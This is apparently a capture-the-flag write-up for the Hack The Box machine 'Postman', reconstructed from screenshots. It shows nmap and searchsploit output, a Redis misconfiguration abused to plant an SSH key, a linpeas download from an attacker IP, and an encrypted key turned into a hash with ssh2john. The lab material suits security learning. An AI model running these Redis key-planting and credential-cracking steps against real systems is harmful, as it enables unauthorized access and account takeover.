
Joe Grassl
05/10/2022


HTB Dedicated Box 14 – Postman

1. Nmap shows SSH, HTTP, Redis, and a Webmin instance.




```
root@host:delta$ nmap -sV -T4 -p- 10.129.2.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-09 21:20 PDT
Nmap scan report for 10.129.2.1
Host is up (0.17s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 506.54 seconds
root@host:delta$
```

2. The Webmin version is clearly outdated and vulnerable to at least one exploit.




```
 Exploit Title                                                          |  Path                          [0/22]
------------------------------------------------------------------------ ---------------------------------
DansGuardian Webmin Module 0.x - 'edit.cgi' Directory Traversal         | cgi/webapps/23535.txt
phpMyWebmin 1.0 - 'target' Remote File Inclusion                        | php/webapps/2462.txt
phpMyWebmin 1.0 - 'window.php' Remote File Inclusion                    | php/webapps/2451.txt
Webmin - Brute Force / Command Execution                                | multiple/remote/705.pl
webmin 0.91 - Directory Traversal                                       | cgi/remote/21183.txt
Webmin 0.9x / Usermin 0.9x/1.0 - Access Session ID Spoofing             | linux/remote/22275.pl
Webmin 0.x - 'RPC' Privilege Escalation                                 | linux/remote/21765.pl
Webmin 0.x - Code Input Validation                                      | linux/local/21348.txt
Webmin 1.5 - Brute Force / Command Execution                            | multiple/remote/746.pl
Webmin 1.5 - Web Brute Force (CGI)                                      | multiple/remote/745.pl
Webmin 1.580 - '/file/show.cgi' Remote Command Execution (Metasploit)   | unix/remote/21851.rb
Webmin 1.850 - Multiple Vulnerabilities                                 | cgi/webapps/42989.txt
Webmin 1.900 - Remote Command Execution (Metasploit)                    | cgi/remote/46201.rb
Webmin 1.910 - 'Package Updates' Remote Command Execution (Metasploit)  | linux/remote/46984.rb
Webmin 1.920 - Remote Code Execution                                    | linux/webapps/47293.sh
Webmin 1.920 - Unauthenticated Remote Code Execution (Metasploit)       | linux/remote/47230.rb
Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit)         | linux/webapps/49318.rb
Webmin 1.973 - 'run.cgi' Cross-Site Request Forgery (CSRF)              | linux/webapps/50144.py
Webmin 1.973 - 'save_user.cgi' Cross-Site Request Forgery (CSRF)        | linux/webapps/50126.py
Webmin 1.x - HTML Email Command Execution                               | cgi/webapps/24574.txt
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure            | multiple/remote/1997.php
Webmin < 1.290 / Usermin < 1.220 - Arbitrary File Disclosure            | multiple/remote/2017.pl
Webmin < 1.920 - 'rpc.cgi' Remote Code Execution (Metasploit)           | linux/webapps/47330.rb
------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
delta@host:~$
```

3. Tried all the Webmin exploits shown here. All but one of them required passwords and the one unauthenticated exploit didn’t work.




```
msf6 > search webmin

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec     2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure       2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_packageup_rce      2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   3  exploit/unix/webapp/webmin_upload_exec       2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   4  auxiliary/admin/webmin/edit_html_fileaccess  2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File A
ccess
   5  exploit/linux/http/webmin_backdoor           2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 5, use 5 or use exploit/linux/http/webmin_backdoor

msf6 >
```

4. Tried to get some data off Redis but it was empty.




```
delta@host:~$ redis-cli -h 10.129.2.1 -p 6379
10.129.2.1:6379> keys *
(empty array)
10.129.2.1:6379>
```

5. I also tried some exploits against Redis but none of them worked.




```
delta@host:~$ searchsploit redis
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                                             |  Path
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Redis - Replication Code Execution (Metasploit)                                                                            | linux/remote/48272.rb
Redis 4.x / 5.x - Unauthenticated Code Execution (Metasploit)                                                              | linux/remote/47195.rb
Redis 5.0 - Denial of Service                                                                                              | linux/dos/44908.txt
Redis-cli < 5.0 - Buffer Overflow (PoC)                                                                                    | linux/local/44904.py
--------------------------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
delta@host:~$
```

6. Eventually, I looked up Redis on HackTricks and found an easy method of manual exploitation via adding a key to the Redis user’s authorized_keys file.




```
delta@host:~$ ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/home/delta/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:vF3K3sb38lkHcxA5AlWT/OKujtAHEP/ati9gPPRdLKY delta@host
The key's randomart image is:
+---[RSA 3072]----+
|        . .o.o+o |
|         o  . =o |
|        . .  ..+ |
|       . ...  +.+|
|        So..o=o+.|
|         ==*E o+ |
|        o.*++.  o|
|         o =+.+ +|
|          oo==.=o|
+----[SHA256]-----+
delta@host:~$ (echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt
delta@host:~$ cat spaced_key.txt | redis-cli -h 10.129.2.1 -x set ssh_key
OK
delta@host:~$
```

7. Works like a charm.




```
delta@host:~$ redis-cli -h 10.129.2.1 -p 6379
10.129.2.1:6379> config set dir /var/lib/redis/.ssh
OK
10.129.2.1:6379> config set dbfilename "authorized_keys"
OK
10.129.2.1:6379> save
OK
10.129.2.1:6379> exit
delta@host:~$ ssh -i id_rsa redis@10.129.2.1
The authenticity of host '10.129.2.1 (10.129.2.1)' can't be established.
ECDSA key fingerprint is SHA256:kea9iwskZTAT66U8yNRQiTa6t35LX8p0jOpTfvgeCh0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.2.1' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ 
```

8. Not enough permissions to get user, unfortunately.




```
redis@Postman:/home/Matt$ cat user.txt
cat: user.txt: Permission denied
redis@Postman:/home/Matt$ 
```

9. Break out LinPEAS, everyone’s favorite go-to privesc checker.




```
redis@Postman:/tmp$ wget http://10.10.14.41/linpeas.sh
--2022-06-10 07:25:59--  http://10.10.14.41/linpeas.sh
Connecting to 10.10.14.41:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 776167 (758K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                    100%[======================================================================>] 757.98K  1.04MB/s    in 0.7s

2022-06-10 07:26:00 (1.04 MB/s) - ‘linpeas.sh’ saved [776167/776167]

redis@Postman:/tmp$ chmod +x linpeas.sh
redis@Postman:/tmp$ 
```

10. Oh look, an encrypted SSH key backup.




```
╔══════════╣ Analyzing SSH Files (limit 70)                                                                                    [733/1991]

-rwxr-xr-x 1 Matt Matt 1743 Aug 26  2019 /opt/id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C
JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
```

11. Use ssh2john to extract the hash.




```
delta@host:~$ ssh2john ssh > hash
delta@host:~$ cat hash
ssh:$sshng$0$8$73E9CEFBCCF5287C$1192$25e840e75235eebb0238e56ac96c7e0bcdfadc8381617435d43770fe9af72f6036343b41eedbec5cdcaa2838217d09d77301892540fd90a
267889909cebbc5d567a9bcc3648fd648b5743360df306e396b92ed5b26ae719c95fd1146f923b936ec6b13c2c32f2b35e491f11941a5cafd3e74b3723809d71f6ebd5d5c8c9a6d72cba
593a26442afaf8f8ac928e9e28bba71d9c25a1ce403f4f02695c6d5678e98cbed0995b51c206eb58b0d3fa0437fbf1b4069a6962aea4665df2c1f762614fdd6ef09cc7089d7364c1b9bd
a52dbe89f4aa03f1ef178850ee8b0054e8ceb37d306584a81109e73315aebb774c656472f132be55b092ced1fe08f11f25304fe6b92c21864a3543f392f162eb605b139429bb561816d4
f328bb62c5e5282c301cf507ece7d0cf4dd55b2f8ad1a6bc42cf84cb0e97df06d69ee7b4de783fb0b26727bdbdcdbde4bb29bcafe854fbdbfa5584a3f909e35536230df9d3db68c90541
d3576cab29e033e825dd153fb1221c44022bf49b56649324245a95220b3cae60ab7e312b705ad4add1527853535ad86df118f8e6ae49a3c17bee74a0b460dfce0683cf393681543f62e9
fb2867aa709d2e4c8bc073ac185d3b4c0768371360f737074d02c2a015e4c5e6900936cca2f45b6b5d55892c2b0c4a0b01a65a5a5d91e3f6246969f4b5847ab31fa256e34d2394e660de
3df310ddfc023ba30f062ab3aeb15c3cd26beff31c40409be6c7fe3ba8ca13725f9f45151364157552b7a042fa0f26817ff5b677fdd3eead7451decafb829ddfa8313017f7dc46bafaac
7719e49b248864b30e532a1779d39022507d939fcf6a34679c54911b8ca789fef1590b9608b10fbdb25f3d4e62472fbe18de29776170c4b108e1647c57e57fd1534d83f80174ee9dc149
18e10f7d1c8e3d2eb9690aa30a68a3463479b96099dee8d97d15216aec90f2b823b207e606e4af15466fff60fd6dae6b50b736772fdcc35c7f49e5235d7b052fd0c0db6e4e8cc6f294bd
937962fab62be9fde66bf50bb149ca89996cf12a54f91b1aa2c2c6299ea9da821ef284529a5382b18d080aaede451864bb352e1fdcff981a36b505a1f2abd3a024848e0f3234ef73f3e2
dda0dd7041630f695c11063232c423c7153277bbe671cb4b483f08c266fc547d89ff2b81551dabef03e6fd968a67502100111a7022ff3eb58a1fc065692d50b40eb379f155d37c1d97f6
c2f5a01de13b8989174677c89d8a644758c071aea8d4c56a0374801732348db0b3164dcc82b6eaf3eb3836fa05cf5476258266a30a531e1a3132e11b944e8e0406cad59ffeaecc1ab3b7
705db99353c458dc9932a638598b195e25a14051e414e20dc1510eb476a467f4e861a51036d453ea96721e0be34f4993a34b778d4111b29a63d69c1b8200869a129392684af8c4daa32f
3d0a0d17c36275f039b4a3bf29e9436b912b9ed42b168c47c4205dcd00c114da8f8d82af761e69e900545eb6fc10ef1ba4934adb6fa9af17c812a8b420ed6a5b645cad812d394e93d93c
cd21f2d444f1845d261796ad055c372647f0e1d8a844b8836505eb62a9b6da92c0b8a2178bad1eafbf879090c2c17e25183cf1b9f1876cf6043ea2e565fe84ae473e9a7a4278d9f00e44
46e50419a641114bc626d3c61e36722e9932b4c8538da3ab44d63
delta@host:~$
```

12. Based on the $0$ marker at the start of the hash, the correct hashcat hash type is 22911.



